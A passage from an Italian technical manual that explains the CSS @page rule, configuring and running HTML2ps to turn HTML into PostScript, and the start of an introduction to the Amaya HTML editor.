Il secondo livello del linguaggio CSS, introduce una regola speciale, '**`@page`**', per la definizione della pagina, nel momento in cui il documento dovesse essere stampato. Inoltre, sono disponibili delle proprietà specifiche per l'impaginazione da usarsi nelle regole normali. In generale, la regola '**`@page`**' viene usata per definire i margini ed eventualmente anche le dimensioni della pagina. L'esempio seguente dichiara una pagina A4 utilizzando margini tutti uguali di 2 cm:

```
@page {
  size 210mm 297mm;
  margin-top: 2cm;
  margin-bottom: 2cm;
  margin-left: 2cm;
  margin-right: 2cm;
}
```

La stessa cosa si potrebbe ottenere in modo meno dettagliato come segue:

```
@page {
  size 210mm 297mm;
  margin: 2cm;
}
```

La tabella 473.18 riepiloga le proprietà più importanti riferite a questa regola.

Tabella 473.18. Proprietà riferite alla regola speciale '**`@page`**'.

Proprietà	Valori	Descrizione
`size`	***x y***	Ampiezza e altezza della pagina (nelle varie unità di misura).
	`auto`	Definisce le dimensioni e l'orientamento in modo automatico.
	`landscape`	Orientamento orizzontale.
	`portrait`	Orientamento verticale.
`margin`	***x***	Dimensione di tutti i margini.
	n`pt`	Dimensione in punti.
	n`cm`	Dimensione in centimetri.
	n`mm`	Dimensione in millimetri.
	n`%`	Dimensione relativa in percentuale.
`margin-left`	***x***	Dimensione del margine sinistro.
`margin-right`	***x***	Dimensione del margine destro.
`margin-top`	***x***	Dimensione superiore.
`margin-bottom`	***x***	Dimensione inferiore.

La regola '**`@page`**' può essere usata in modo da distinguere tra pagine destre e pagine sinistre. Si osservi a questo proposito l'esempio seguente:

```
@page :left {
  margin-top: 2cm;
  margin-bottom: 2cm;
  margin-left: 4cm;
  margin-right: 2cm;
}

@page :right {
  margin-top: 2cm;
  margin-bottom: 2cm;
  margin-left: 2cm;
  margin-right: 4cm;
}
```

Come accennato sono disponibili delle proprietà specifiche per l'impaginazione da usarsi nelle regole normali. Con queste si intende controllare la suddivisione del testo in pagine, imponendo un salto pagina, oppure impedendolo nell'ambito dell'elemento coinvolto. Queste proprietà non vengono descritte qui, ma è utile almeno tenere in considerazione la loro esistenza.

473.4 Riferimenti

- W3C
  ⟨*http://www.w3.org* ⟩
- W3C, *Technical Reports and Publications*
  ⟨*http://www.w3.org/TR/* ⟩
- W3C, *Cascading Style Sheets, level 1*
  ⟨*http://www.w3.org/TR/REC-CSS1* ⟩
- W3C, *Cascading Style Sheets, level 2*
  ⟨*http://www.w3.org/TR/REC-CSS2/* ⟩

[1] In generale, il buon senso dovrebbe essere sufficiente per intendere quando una caratteristica viene ereditata e quando questo non può succedere.

HTML2ps

HTML2ps [1] è un programma in grado di comporre uno o più file HTML, generando un risultato in PostScript. Questo si ottiene attraverso l'aiuto di altri programmi che devono essere installati, come per esempio TeX.

Teoricamente, HTML2ps è in grado di ricomporre assieme un documento suddiviso su più file HTML, ma questa possibilità dipende molto dall'organizzazione di questi file, all'interno dei quali, i riferimenti ipertestuali devono essere molto semplici. In generale, è possibile l'acquisizione diretta dalla rete; tuttavia, sarebbe consigliabile prima la riproduzione locale, con l'ausilio di Wget (350.6), attraverso il quale si possono modificare automaticamente i riferimenti ipertestuali, rendendo omogeneo il tutto.

HTML2ps si compone semplicemente dell'eseguibile '**`html2ps`**' (un programma scritto in Perl) e di uno o più file di configurazione. È indispensabile almeno il file di configurazione generale, '`/etc/html2psrc`', che dovrebbe essere già predisposto in modo sufficientemente buono dal sistema di installazione. Eventualmente, gli utenti possono preparare una configurazione personalizzata nel file '`~/.html2psrc`' e altri file specifici da richiamare con l'opzione '**`-f`**', oltre all'aggiunta di stili ulteriori (opzione '**`-s`**').

474.1 Configurazione di HTML2ps

Come accennato, la configurazione di HTML2ps è indispensabile. Di solito si predispone almeno il file di configurazione generale, '`/etc/html2psrc`', mentre gli utenti hanno la possibilità di modificare o aggiungere qualcosa attraverso il file '`~/.html2psrc`'. La sintassi per la scrittura di questi file è la stessa dei fogli di stile CSS (capitolo 473), con l'aggiunta di un selettore specifico, '**`@html2ps`**', che serve a indicare gli aspetti particolari che riguardano HTML2ps e non possono appartenere ai fogli di stile CSS.

> Bisogna tenere presente che HTML2ps è in grado di riconoscere solo una parte limitata delle dichiarazioni CSS.

HTML2ps riconosce anche i commenti CSS e le inclusioni di file di configurazione aggiuntivi, secondo la forma:

```
@include file
```

Per cominciare, è opportuno vedere un esempio abbastanza semplice di ciò che potrebbe contenere un file di configurazione, quando questo viene generato automaticamente dalla procedura di installazione.

```
/* Configurazione globale per html2ps */

@html2ps {
  package {
    ImageMagick: 1;
    PerlMagick: 1;
    TeX: 1;
    Ghostscript: 1;
    check: weblint;
    libwww-perl: 1;
```

```
    path: "/usr/bin/X11:/usr/bin";
  }
  paper {
    type: A4;
  }
  option {
    hyphenate: 0;
  }
}
```

Si può osservare che in questo esempio è stata dichiarata solo la regola corrispondente al selettore '**@html2ps**', all'interno della quale si trovano altre sottoregole. Generalmente, le regole tipiche di uno stile CSS si aggiungono sotto. La configurazione predefinita dello stile CSS è indicata nella pagina di manuale *html2psrc(5)* e da questa si intende quali siano le possibilità effettive di HTML2ps nel riconoscere le dichiarazioni CSS:

```
BODY {
    font-family: Times;
    font-size: 11pt;
    text-align: left;
    background: white;
}

H1, H2, H3, H4, H5, H6 {
    font-weight: bold;
    margin-top: 0.8em;
    margin-bottom: 0.5em;
}

H1 { font-size: 19pt }
H2 { font-size: 17pt }
H3 { font-size: 15pt }
H4 { font-size: 13pt }
H5 { font-size: 12pt }
H6 { font-size: 11pt }

P, OL, UL, DL, BLOCKQUOTE, PRE {
    margin-top: 1em;
    margin-bottom: 1em;
}

P {
    line-height: 1.2em;
    text-indent: 0;
}

OL, UL, DD { margin-left: 2em }

TT, KBD, PRE { font-family: Courier }

PRE { font-size: 9pt }
```

```
BLOCKQUOTE {
    margin-left: 1em;
    margin-right: 1em;
}

ADDRESS {
    margin-top: 0.5em;
    margin-bottom: 0.5em;
}

TABLE {
    margin-top: 1.3em;
    margin-bottom: 1em;
}

DEL { text-decoration: line-through }

A:link, HR { color: black }
```

474.1.1 Configurazione della regola corrispondente al selettore speciale @html2ps

La regola corrispondente al selettore '**`@html2ps`**' si compone di dichiarazioni e di altre sottoregole per la configurazione di HTML2ps. Nelle sezioni seguenti vengono descritti i selettori specifici di queste sottoregole.

Alcune proprietà hanno un significato booleano. A loro si assegna il valore zero per indicare *Falso* e il valore uno per indicare *Vero*.

I valori che fanno riferimento a un'unità di misura, vanno indicati come avviene nei fogli di stile CSS: il numero seguito immediatamente dall'unità di misura. La tabella 474.3 elenca le unità di misura e le sigle corrispondenti che si possono utilizzare in questa circostanza. È importante osservare che l'unica dimensione relativa riconosciuta da HTML2ps è il quadratone e non sono previste misure percentuali come invece si può fare secondo le specifiche di W3C per i fogli di stile CSS.

Tabella 474.3. Unità di misura secondo HTML2ps.

Sigla	Unità di misura
cm	Centimetri.
mm	Millimetri.
pt	Punti tipografici.
pc	Pica.
em	Quadratoni, corrispondente alla dimensione della lettera «M» maiuscola.

Tabella 474.4. Proprietà del selettore '**@html2ps**'.

Proprietà	Descrizione
`numberstyle: 0|1`	Permette di stabilire la numerazione delle pagine: zero richiede l'uso dei numeri arabi; uno corrisponde a numeri romani. Il valore predefinito per questa proprietà è il valore zero.
`showurl: 0|1`	Attivando questa proprietà booleana, si ottiene l'inserimento nella composizione dell'indirizzo URI corrispondente ai riferimenti ipertestuali. In situazioni normali questo non avviene.
`seq-number: 0|1`	Permette di abilitare la numerazione dei titoli '**H1**', '**H2**',... '**H6**'. In condizioni normali, questo non avviene.

La sottoregola '**package**' serve a definire la disponibilità o meno di altri programmi di cui HTML2ps potrebbe avere bisogno. Di conseguenza si tratta di assegnamenti di valori booleani, dove zero rappresenta l'assenza del programma in questione e in generale è anche il valore predefinito.

```
@html2ps {
  …
  package {
    proprietà
    …
  }
  …
}
```

Tabella 474.5. Proprietà della sottoregola '**package**'.

Proprietà	Descrizione
`PerlMagick: 0|1`	Indica la mancanza o la disponibilità di PerlMagick.
`ImageMagick: 0|1`	Indica la mancanza o la disponibilità di ImageMagick.
`Ghostscript: 0|1`	Indica la mancanza o la disponibilità di Ghostscript.
`TeX: 0|1`	Indica la mancanza o la disponibilità di TeX.
`dvips: 0|1`	Indica la mancanza o la disponibilità di '**dvips**'.
`libwww-perl: 0|1`	Indica la mancanza o la disponibilità del modulo Perl Libwww-Perl.
`path:` *percorsi_aggiuntivi*	Si tratta dell'indicazione di percorsi aggiuntivi per la ricerca degli eseguibili. Serve a garantire che i programmi utilizzati da HTML2ps siano raggiungibili per tutti gli utenti. In generale, in presenza di un sistema configurato bene, non dovrebbe essere necessaria l'indicazione di questa dichiarazione.

La sottoregola '**paper**' serve a definire le caratteristiche della carta. In generale si tratta solo delle dimensioni.

```
@html2ps {
  ...
  paper {
    proprietà
    ...
  }
  ...
}
```

Tabella 474.6. Proprietà della sottoregola '**`paper`**'.

Proprietà	Descrizione
`type:` *tipo_di_carta*	La direttiva serve a definire le dimensioni della carta, attraverso l'indicazione di un nome standard; per esempio: '**`A0`**', '**`A1`**', ... '**`A10`**', '**`B0`**', '**`B1`**', ... '**`B10`**', '**`letter`**', '**`legal`**', ecc. In alternativa, si possono indicare le dimensioni precise attraverso le proprietà '**`height`**' e '**`width`**'.
`height:` *dimensione_assoluta*	Permette di definire l'altezza del foglio.
`width:` *dimensione_assoluta*	Permette di definire la larghezza del foglio.

La sottoregola '**`option`**' serve a definire l'utilizzo di alcune opzioni, a cui si può accedere anche attraverso la riga di comando. Vengono descritte prima le dichiarazioni da indicare nel file di configurazione e poi le opzioni corrispondenti della riga di comando.

```
@html2ps {
  ...
  option {
    proprietà
    ...
  }
  ...
}
```

Tabella 474.7. Proprietà della sottoregola '**`option`**' e opzioni corrispondenti della riga di comando.

Proprietà e opzione della riga di comando	Descrizione

`twoup: 0|1`
`-2`
`--twoup`
	Se attivato, fa in modo di ottenere un testo organizzato su due colonne verticali.

Proprietà e opzione della riga di comando	Descrizione
`toc: {f|h|t}[b]` `-C {f|h|t}[b]`	Fa in modo che venga generato un indice generale, in base alle opzioni specificate da una o più lettere: la lettera '**b**' richiede che l'indice generale sia collocato all'inizio; la lettera '**f**' richiede che l'indice generale sia generato a partire dai riferimenti contenuti nel documento; la lettera '**h**' richiede che l'indice generale sia generato a partire dai titoli definiti dagli elementi HTML da '**H1**' a '**H6**'; la lettera '**t**' richiede che l'indice generale sia generato a partire da elementi '**LINK**' contenenti l'attributo '**REV=TOC**'.

`DSC: 0|1`
`-D`
`--DSC`
	Se attivato, fa in modo di generare un file PostScript aderente alle specifiche DSC. In generale, per ottenere un file PostScript completo, è necessario attivare questa opzione.

`encoding:` ***codifica*** `-e` ***codifica*** `--encoding` ***codifica***	Permette di definire la codifica in cui è realizzato il file HTML. Il valore predefinito è '**ISO-8859-1**', ma sono poche altre le possibilità (si deve consultare la pagina di manuale).

`hyphenate: 0|1`
`-H`
`--hyphenate`
	Se attivato, fa in modo che il testo possa essere separato in sillabe, per facilitare l'impaginazione.

`language:` ***linguaggio*** `-l` ***linguaggio*** `--language` ***linguaggio***	Permette di indicare un linguaggio diverso da quello che può essere stato dichiarato nell'elemento '**BODY**' con l'attributo '**LANG**' di un documento HTML. La stringa che definisce il linguaggio va scelta in base a quanto già consentito dall'HTML (sezione 106).

`landscape: 0|1`
`-L`
`--landscape`
	e attivato, genera pagine orientate in modo orizzontale.

`number: 0|1`
`-n`
`--number`
	e attivato, fa in modo di aggiungere i numeri di pagina.

`startno:` ***n*** `-N` ***n*** `--startno` ***n***	Specifica il numero iniziale delle pagine. Il valore predefinito è uno.

Proprietà e opzione della riga di comando	Descrizione

`xref: 0|1`
`-R`
`--xref`
	Se attivato, fa in modo di aggiungere dei riferimenti visivi nel testo, in corrispondenza di quelli ipertestuali contenuti nel documento HTML.

`scaledoc:` ***scala_percentuale*** `-s` ***scala_percentuale*** `--scaledoc` ***scala_percentuale***	Riduce o amplia la scala del documento: il valore unitario rappresenta la situazione normale, di una scala pari al 100 %; valori superiori indicano un ingrandimento, mentre valori inferiori indicano una riduzione (si usa il punto per separare la parte intera dalle cifre decimali).

`web: {a|b|l|r|s}[p|L|`***n***`]`
`-W {a|b|l|r|s}[p|L|`***n***`]`
`-web {a|b|l|r|s}[p|L|`***n***`]`
	Fa in modo che vengano utilizzati più file HTML che si ritiene facciano parte dello stesso documento. Il modo in cui vengono presi in considerazione questi file dipende dalla stringa composta nel modo mostrato dallo schema sintattico.
	Si utilizza la lettera '**`a`**' per seguire tutti i riferimenti ipertestuali; la lettera '**`b`**' per seguire soltanto i riferimenti ipertestuali che riguardano la stessa directory del file iniziale; la lettera '**`l`**' per seguire soltanto i riferimenti ipertestuali che contengono l'attributo '**`REL=NEXT`**' all'interno dell'elemento '**`LINK`**'; la lettera '**`r`**' per seguire soltanto i riferimenti ipertestuali relativi; la lettera '**`s`**' per seguire solo i riferimenti allo stesso nodo del documento di partenza.
	Inoltre, la lettera '**`p`**' fa in modo che sia chiesta conferma per ogni file HTML da aggiungere (ciò avviene in ogni caso quando si superano i 50 file); la lettera '**`L`**' serve a riordinare i documenti in base alla struttura gerarchica; un numero intero ('***n***') un numero indica il livello massimo di ricorsione, tenendo conto che il valore predefinito è di quattro livelli.

La sottoregola '**`margin`**' permette di definire esplicitamente i margini della pagina.

```
@html2ps {
  ...
  margin {
    proprietà
    ...
  }
  ...
}
```

Questa sottoregola è diventata obsoleta e viene sostituita dalla configurazione nel file di stile CSS, utilizzando la regola '**`@page`**', introdotta dalle specifiche CSS2.

Tabella 474.8. Proprietà della sottoregola obsoleta '**`margin`**'.

Proprietà	Descrizione
`left` ***margine_sinistro*** `right` ***margine_destro***	Indicano i margini sinistro e destro rispettivamente. Il valore predefinito è '**`2.5cm`**', pari a 2,5 cm.
`top` ***margine_superiore*** `bottom` ***margine_inferiore***	Indicano i margini superiore e inferiore rispettivamente. Il valore predefinito è '**`3cm`**', pari a 3 cm.
`middle` ***distanza_tra_colonne***	Indica la distanza orizzontale tra le colonne, quando si stampano due colonne per pagina. Il valore predefinito è '**`2cm`**', pari a 2 cm.

La sottoregola '**`xref`**' permette di definire esplicitamente il modo in cui vengono indicati i riferimenti nel testo, quando questa funzionalità è stata abilitata.

```
@html2ps {
  …
  xref {
    proprietà
    …
  }
  …
}
```

Tabella 474.9. Proprietà della sottoregola '**`xref`**'.

Proprietà	Descrizione
`text:` ***modello***	Permette di definire il modello da utilizzare, tenendo conto che il simbolo '**`$N`**' viene rimpiazzato con il numero della pagina. Il modello predefinito è '**`[p $N]`**'.
`passes:` ***n***	Permette di definire il numero di passaggi necessario per determinare in modo corretto i riferimenti incrociati. Il valore predefinito è il valore uno, ma l'inserzione del testo corrispondente al modello potrebbe cambiare la sequenza delle pagine, per cui si potrebbe rendere necessario un numero maggiore di passaggi.

La sottoregola '**`quote`**' permette di definire esplicitamente l'uso delle virgolette più appropriate in base al linguaggio. Queste virgolette vengono inserite nel testo in corrispondenza degli elementi '**`Q`**'. In generale, i valori predefiniti per la lingua italiana sono già corretti. Viene mostrato solo un esempio per comprendere intuitivamente come si potrebbe adoperare questa sottoregola:

```
quote {
  it {
    open: "«";
    close: "»";
    open2: "``";
    close2: "''";
  }
}
```

Si intende dall'esempio che sono disponibili solo due livelli di virgolette.

La sottoregola '**toc**' permette di definire alcune caratteristiche relative all'indice generale, quando la sua realizzazione è stata richiesta espressamente. In particolare si può utilizzare la proprietà '**level**' alla quale si assegna un numero, che sta a indicare i livelli da prendere in considerazione. Il valore predefinito è sei, che produce una voce per ogni tipo di titolo '**H*n***' (da '**H1**' a '**H6**').

La sottoregola '**hyphenation**' permette di definire la collocazione del file TeX contenente i modelli per la separazione in sillabe. La cosa si fa distinguendo tra diversi linguaggi. L'esempio seguente dovrebbe essere sufficiente a intendere intuitivamente la cosa:

```
hyphenation {
  it {
    file: "/usr/share/texmf/tex/generic/hyphen/ithyph.tex";
  }
  en {
    file: "/usr/share/texmf/tex/generic/hyphen/ushyph1.tex";
  }
}
```

Le sottoregole '**header**' e '**footer**' permettono di definire l'intestazione e il fondo pagina, dove di solito si collocano alcune informazioni ricorrenti assieme al numero della pagina. Le proprietà di queste sottoregole sono praticamente le stesse; qui vengono elencate solo alcune di queste proprietà nella tabella 474.13. La tabella 474.12 elenca alcuni simboli che possono essere utilizzati per definire i modelli delle intestazioni e dei fondo pagina.

Tabella 474.12. Simboli utilizzabili nelle intestazioni e nei fondo pagina.

Simbolo	Corrispondenza
$T	Titolo del documento.
$A	Autore, come specificato in '**<META NAME="Author" CONTENT="**...**">**'.
$U	URI del documento.
$N	Numero di pagina.
$H	Titolo attuale ('**H1**'...'**H3**').
$D	Data e orario attuale.
\$	Dollaro.

Tabella 474.13. Alcune proprietà utilizzabili nell'intestazione e nel fondo delle pagine.

Proprietà	Contenuto
`left`	Intestazione allineata a sinistra.
`center`	Intestazione al centro.
`right`	Intestazione allineata a destra.
`odd-left`	Intestazione delle pagine dispari allineata a sinistra.
`odd-center`	Intestazione delle pagine dispari al centro.
`odd-right`	Intestazione delle pagine dispari allineata a destra.
`even-left`	Intestazione delle pagine pari allineata a sinistra.
`even-center`	Intestazione delle pagine pari al centro.
`even-right`	Intestazione delle pagine pari allineata a destra.
`font-family`	Tipo di carattere da usare (predefinito Helvetica).
`font-size`	Dimensione del carattere (predefinito 8 punti).
`font-style`	Forma del carattere (predefinita la forma normale).
`font-weight`	Spessore del carattere (predefinito lo spessore normale).

474.1.2 Configurazione in cascata

La configurazione di HTML2ps segue la logica dei fogli di stile CSS, anche per ciò che riguarda la sua definizione in cascata. In generale: il file '`/etc/html2psrc`' contiene le indicazioni essenziali; il file '`~/.html2psrc`' contiene la configurazione personalizzata; l'opzione '**`-f`**' consente di aggiungere altra configurazione specifica; l'opzione '**`-S`**' consente di aggiungere una stringa ulteriore allo stile.

Quando si utilizza l'opzione '**`-f`**', se si vuole evitare di eliminare la configurazione standard dei file '`/etc/html2psrc`' e '`~/.html2psrc`', si deve iniziare con i due punti ('**`:`**'), come si vede nell'esempio seguente:

$ **`html2ps -f :locale manuale.html > manuale.ps`** [*Invio*]

Si possono anche sommare assieme più configurazioni o stili CSS locali, come si vede nell'esempio seguente, dove si utilizzano i file '`locale`', '`A4`' e '`numerato`':

$ **`html2ps -f :locale:A4:numerato manuale.html > manuale.ps`** [*Invio*]

L'opzione '**`-S`**' serve solo per aggiungere una regola al volo, indicandola direttamente nella riga di comando, come si vede nell'esempio seguente:

$ **`html2ps -f :locale -S "H1 { color: blue }" manuale.html > manuale.ps`**
[*Invio*]

474.2 Avvio di HTML2ps

HTML2ps si utilizza attraverso l'eseguibile '**`html2ps`**', con la sintassi seguente:

```
html2ps opzioni [file_html]
```

Il file da convertire può essere indicato nella riga di comando, dove in tal caso può trattarsi anche di un URI, oppure può essere fornito attraverso lo standard input.

Quasi tutte le opzioni di questo programma sono richiamabili anche tramite una proprietà corrispondente nella sottoregola '**`option`**', come è già stato descritto. Qui vengono riepilogate le opzioni più importanti nella tabella 474.14. In particolare, si può osservare che si può indicare il nome del file da generare attraverso l'opzione '**`-o`**', oppure '**`--output`**', altrimenti il risultato della conversione viene emesso attraverso lo standard output.

Tabella 474.14. Riepilogo delle opzioni più comuni.

Opzione	Descrizione
`-2` `--twoup`	Due colonne verticali.
`-D` `--DSC`	Genera un file PostScript DSC (standard).
`-e` `--encoding`	Stabilisce la codifica originale.
`-H` `--hyphenate`	Abilita la separazione in sillabe.
`-L` `--landscape`	Orientamento orizzontale.
`-n` `--number`	Aggiunge i numeri alle pagine.
`-o` `--output`	Specifica il file PostScript da generare.
`-R` `--xref`	Mostra gli URI dei riferimenti ipertestuali.
`-s` `--scaledoc`	Cambia la scala del documento.

Opzione	Descrizione
`-W` `--web`	Definisce come gestire più file HTML assieme.
`-f` `--rcfile`	Specifica i file di configurazione aggiuntivi o alternativi.
`-S` `--style`	Specifica una regola aggiuntiva al volo.

Segue la descrizione di alcuni esempi.

- `$ html2ps -o documento.ps documento.html` [*Invio*]

  Converte il file '`documento.html`' nel file '`documento.ps`'.

- `$ html2ps -2 -o documento.ps documento.html` [*Invio*]

  Converte il file '`documento.html`' nel file '`documento.ps`', che risulta organizzato in due colonne verticali.

- `$ html2ps -R -o documento.ps documento.html` [*Invio*]

  Converte il file '`documento.html`' nel file '`documento.ps`', che contiene dei riferimenti incrociati visibili.

- `$ html2ps -2 -s 0.5 -o documento.ps documento.html` [*Invio*]

  Converte il file '`documento.html`' nel file '`documento.ps`', che risulta organizzato in due colonne verticali, con la dimensione del carattere ridotta alla metà.

- `$ html2ps -W b -o XFree86.ps XFree86-Video-Timings-HOWTO.html` [*Invio*]

  Converte i file HTML che iniziano da '`XFree86-Video-Timings-HOWTO.html`' in un solo file PostScript, denominato '`XFree86.ps`'. In particolare viene richiesto di seguire solo i riferimenti ipertestuali rivolti alla stessa directory di partenza.

474.3 Particolarità nell'HTML

HTML2ps interpreta alcuni «comandi» speciali all'interno del file HTML. Si tratta di:

- salto pagina incondizionato, che si ottiene con uno dei comandi seguenti:

```
<HR class=PAGE-BREAK>
```

```
<?page-break>
```


```
<!--NewPage-->
```

- esclusione di parte del testo dalla composizione stampata, attraverso un elemento '**`DIV`**' speciale:

```
<DIV class=NOPRINT>
    ...
    <!-- Testo che viene ignorato da HTML2ps -->
    ...
</DIV>
```

474.4 Programma frontale per semplificare l'utilizzo di HTML2ps

Assieme a HTML2ps si dovrebbe trovare un programma aggiuntivo che facilita il suo utilizzo attraverso un pannello grafico. Si tratta dell'eseguibile '**`xhtml2ps`**', che si vede in particolare nella figura 474.19. Il suo utilizzo dovrebbe essere intuitivo, dal momento che si rifà alle opzioni delle riga di comando.

Figura 474.19. Programma frontale per il controllo di HTML2ps.

474.5 Riferimenti

- Jan Kärrman, *Using html2ps*

[1] **HTML2ps** GNU GPL

Capitolo 475

Introduzione a Amaya


Amaya [1] è un sistema visuale integrato di navigazione e composizione di documenti HTML e XHTML. È interessante notare che Amaya è già in grado di riconoscere e utilizzare i fogli di stile CSS.

Amaya è disponibile anche per altri sistemi operativi. Probabilmente, questo fatto ha spinto gli sviluppatori del programma a costruire per lui un mondo a parte. In particolare, la tastiera viene gestita da Amaya in modo indipendente dal sistema sottostante.

L'avvio di Amaya è molto semplice, attraverso l'eseguibile '**`amaya`**', dal momento che gli argomenti sono tutti facoltativi:

```
amaya [-display schermo] [file | uri]
```

La figura 475.1 mostra come si presenta all'avvio, quando non si indica alcun file.

Figura 475.1. Amaya.

Amaya è un sistema di composizione HTML e XHTML, molto sofisticato e molto serio nel suo approccio a questi formati. Questo capitolo intende solo introdurre al suo utilizzo, tenendo conto che la documentazione originale, accessibile anche dal menù `Help`, è buona.

475.1 Navigazione e composizione

Amaya è sia un navigatore HTTP, sia un sistema di composizione in HTML. Questo fatto ha delle implicazioni nel suo utilizzo che a prima vista possono sembrare un po' strane, benché siano assolutamente logiche. Per prima cosa è importante sapere che è possibile controllare la modalità di accesso al documento, attraverso la voce `Editor Mode` del menù `Edit`. Attivandola si abilita la modifica del documento; disattivandola si richiede espressamente di accedere in sola lettura.

Quando Amaya accede in sola lettura, si comporta come un navigatore normale; quando è consentita la modifica, il documento può essere alterato e salvato successivamente.

